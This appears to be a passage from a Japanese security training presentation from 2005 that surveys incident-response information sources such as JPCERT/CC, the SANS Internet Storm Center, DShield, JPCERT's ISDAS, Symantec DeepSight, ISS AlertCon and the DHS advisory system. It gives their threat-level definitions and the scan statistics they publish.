2005-07-13	NSFOCUS <a href="#">Microsoft IE Devenum.dll COM Instantiation Remote Code Execution Vulnerability (VU#959049/MS05-038)</a> を確認
2005-07-16	マイクロソフト <a href="#">マイクロソフト セキュリティアドバイザリ (904797):リモート デスクトップ プロトコル (RDP) の脆弱性によりサービス拒否が発生する (VU#490628/MS05-041)</a> を Web 公開
2005-08-10 03:35	SecurityFocus ThreatCON ① => ②
2005-08-10 05:00	@police <a href="#">マイクロソフト社のセキュリティ修正プログラムについて (MS05-038, 039, 040, 043) (8/10)</a> を Web 公開
	マイクロソフト モニタリング リポート 終局で <a href="#">マイクロソフト セキュリティ情報 2005 年 8 月のセキュリティ</a>

**注意喚起ならびに緊急報告**  
 JPCERT/CC 緊急報告  
<http://www.jpcert.or.jp/at/>  
 「深刻且つ影響範囲の広い脆弱性に関する情報」  
 「インシデント報告に基づき、同種のインシデントの発生を防止するための情報」を提供

**経過情報**  
 Status Tracking Notes  
<http://jvn.jp/>  
 「いつ攻略コードが公開されたのか?」「脆弱性を悪用したインシデントは何があったのか?」「インシデントに伴いどのような対応がとられたのか?」という脆弱性に関わる状況変化 (Status Tracking Notes) を提供することにより対策を支援する試み

# 5. 対策のための情報収集

## ②インシデント対応活動

### SANS: Internet Storm Center



**経過情報**  
 Handlers Diary  
<http://isc.sans.org/>  
 注意すべき脆弱性、攻略コードの公開有無、侵害活動の発生有無など、日々の注目すべきトピックスを提供

**脅威レベル**

評価	定義
green	通常の状態であり、特に重大な脅威は発生していない。
yellow	重大な脅威を追跡中である。影響は未定、あるいは予想できない状況にはあるが、インフラの影響は小さい。ローカルの影響は大きいので、ユーザは、影響を軽減するための対応をすぐに実施すべきである。例えば、MSBlasterの流布が該当する。
orange	接続性に関わる大きな混乱が差し迫っている、あるいは進行中である。例えば、Code Red, SQL Slammer ワームの発生初日が該当する。
red	インターネット全体の接続性が失われた。

SANS: Internet Storm Center  
<http://isc.sans.org/>  
 INFOCon  
<http://isc.sans.org/infocon.html>



# 5. 対策のための情報収集

## ②インシデント対応活動

### Distributed Intrusion Detection System (=Internet Storm Center)

The screenshot shows the DShield.org website interface. At the top, it displays the title 'Distributed Intrusion Detection System' and the logo 'DShield.org'. A 'Records Added' section provides the following data:

Last Month	Last Week	Today	Survival Time
955,459,573	180,359,493	31,823,986	23 min.

The data is as of Wednesday, August 17, 2005, at 02:48:56 UTC. Below this, there is a 'Member Login Signup' button and a 'Getting There' sidebar with various navigation links. The main content area includes the 'Internet Storm Center Status' (green), a 'stop | start ticker' button, and a 'ISC Instant Trend Ticker' showing counts for various categories: 11756, 41170, 6129, and 4665. A 'Top Attacker' is listed as 204.19.231.63 and the 'Most Attacked Port' is 445. A world map shows the geographic distribution of attack sources with pie charts over different regions. A legend identifies the colors: red for microsofts (445), green for --- (1026), blue for ms-sql-s (1433), yellow for gnutella-svc (6346), magenta for epmap (135), cyan for netbios-ssn (139), and orange for others. The date 2005-08-16 and the URL http://www.dshield.org are also visible.

観測統計情報  
Internet Storm Centerと連動  
<http://isc.sans.org/>

ポート別 [http://isc.sans.org/port\\_report.php](http://isc.sans.org/port_report.php)  
発信元別 [http://isc.sans.org/source\\_report.php](http://isc.sans.org/source_report.php)



# 5. 対策のための情報収集

## ②インシデント対応活動

### JPCERT/CC: Internet Scan Data Acquisition System (ISDAS)

JPCERT/CC: Internet Scan Data Acquisition System (ISDAS) - Microsoft Internet Explorer  
http://www.jpccert.or.jp/isdas/

**JPCERT/CC** 情報提供

English

◆インターネット定点観測システム Internet Scan Data Acquisition System (ISDAS)

JPCERT/CCが運用しているインターネット定点観測システム (ISDAS) の観測結果のグラフです。

■週間グラフ(アクセス先ポート別グラフ)  
毎時 15分頃更新されます。

[1ヶ月] [3ヶ月] [地域別グラフ] [グラフ一覧]

scan count/hour

TCP/UDP top 5 & ICMP scan count

Date

■ ICMP ■ TCP 135 ■ TCP 445 ■ UDP 1026 ■ TCP 139 ■ UDP 1027 ■ other

Copyright © 2003-2005 JPCERT/CC

■月次グラフ(アクセス先ポート別グラフ)  
毎日更新されます。

[週間] [3ヶ月] [地域別グラフ] [グラフ一覧]

TCP/UDP top 5 & ICMP scan count

#### 観測統計情報

宛先ポート別にカウントしたスキャンログ総計を提供

週間グラフ(アクセス先ポート別グラフ)

月次グラフ(アクセス先ポート別グラフ)

三ヶ月グラフ(アクセス先ポート別グラフ)

CSV データのダウンロード

インターネット定点観測システム Internet Scan Data Acquisition System (ISDAS)

<http://www.jpccert.or.jp/isdas/>

# 5. 対策のための情報収集

## ②インシデント対応活動

### SecurityFocus (=symantec): DeepSight Analyzer

**観測統計情報**  
IDS, ファイアウォールログに基づくイベント総計を提供

Events	
Today	17,708,213
7 Days	122,680,947
Total	15,765,038,984

Attacking IPs	
Today	785,760
Last 7 Days	4,069,866
Total	161,040,716

**脅威レベル**

評価	定義
<b>Level 1 Low</b>	一般的なネットワーク状態: 識別できるようなネットワークインシデントはない
<b>Level 2 Medium</b>	警戒を必要とする状態: まだインシデントは発生してはいないが侵害活動を予想できる(脆弱性に対するポートスキャンの活発化など)
<b>Level 3 High</b>	予見範囲の脅威状態: ネットワークインフラにおいても部分的なインシデントに留まっている(Nimda などの大規模な感染をもたらすウイルスなど)
<b>Level 4 Extreme</b>	警戒態勢の状態: グローバルネットワークに対するインシデントが進行中である(現在までのところ、過去に該当する事例はない)

# 5. 対策のための情報収集

## ②インシデント対応活動

### ISS: AlertCon

The screenshot shows the 'Current Internet Threat Level' page on the Internet Security Systems website. The page title is 'Current Internet Threat Level' and it is dated 'Updated August 17th 03:40:37 GMT'. The text describes a security advisory for 'Windows Plug and Play Remote Compromise' (MS05-039) which has been elevated to a 'Medium' threat level. Below the text, there is a section for 'Current AlertCon' with four gauges labeled 1, 2, 3, and 4. Gauge 3 is highlighted with a red circle and arrow, indicating the current threat level. Below the gauges, there is a section for 'Vulnerabilities' which lists several Microsoft Security Bulletins (MS05-038, MS05-041, MS05-039) and their details.

脅威レベル	
評価	定義
AlertCon 1	対処方法が公開されている既知の攻撃を検出
AlertCon 2	警戒を必要とする攻撃の増加を検出
AlertCon 3	早急に対応が必要な、特定の脆弱性を悪用した攻撃の増加を検出 (I Love You ウイルス、Code Red、Nimda などの大規模な感染をもたらすウイルス、ワームおよび DoS 攻撃など)
AlertCon 4	緊急に対応が必要な、極めて重大な脆弱性を悪用した大規模な攻撃を検出 (システムデータの破壊、漏洩、使用不能、管理者権限の取得、Web 改ざんが大規模に行われる可能性あり)

Current Internet Threat Level  
<https://gtoc.iss.net/issEn/delivery/gtoc/index.jsp>

# 5. 対策のための情報収集

## ②インシデント対応活動

### DHS: Homeland Security Advisory System

米国の Homeland Security の一環で「脅威に対する防衛」を目的として脅威レベル(Threat Condition)を提示している。

評価	定義
Level 1 Low	<ul style="list-style-type: none"> <li>▶事前に計画された保護手段を実行する。</li> <li>▶Homeland Security Advisory System と事前に計画された機関の保護手段に基づく適切な訓練を行なう。</li> <li>▶テロリズムに対する脆弱性を定期的に評価し、脆弱性を緩和するための対応方法を検討する。</li> </ul>
Level 2 Guarded	<ul style="list-style-type: none"> <li>▶計画的な緊急対応あるいは指令に従ったコミュニケーションの確認を行なう。</li> <li>▶緊急対応手順のレビューと見直しを行なう。</li> <li>▶適切に行動するために必要となる情報を公開する。</li> </ul>
Level 3 Elevated	<ul style="list-style-type: none"> <li>▶重要な拠点の監視を強化する。</li> <li>▶緊急計画を調整する。</li> <li>▶事前に計画された保護手段、緊急対応計画を見直す必要があるかどうかを検討する。</li> </ul>
Level 4 High	<ul style="list-style-type: none"> <li>▶連邦政府、州および地域法施行機関などの組織と調整を行なう。</li> <li>▶公的なイベントについては警戒を強化し、開催地の代替や取り消しを検討する。</li> <li>▶場所を移動する、労力を分散するなど、万一の場合を想定し、実行ための準備を行なう。</li> <li>▶影響を受ける設備についてはアクセス可能な人員を制限する。</li> </ul>
Level 5 Severe	<ul style="list-style-type: none"> <li>▶緊急対応に対処するため、人員の増員あるいは、移動させる。</li> <li>▶緊急対応人員、訓練されたチームあるいはリソースの動員を行なう。</li> <li>▶輸送システムを監視し、振替輸送、抑制を行なう。</li> <li>▶公的ならびに政府機関の設備を閉鎖する。</li> </ul>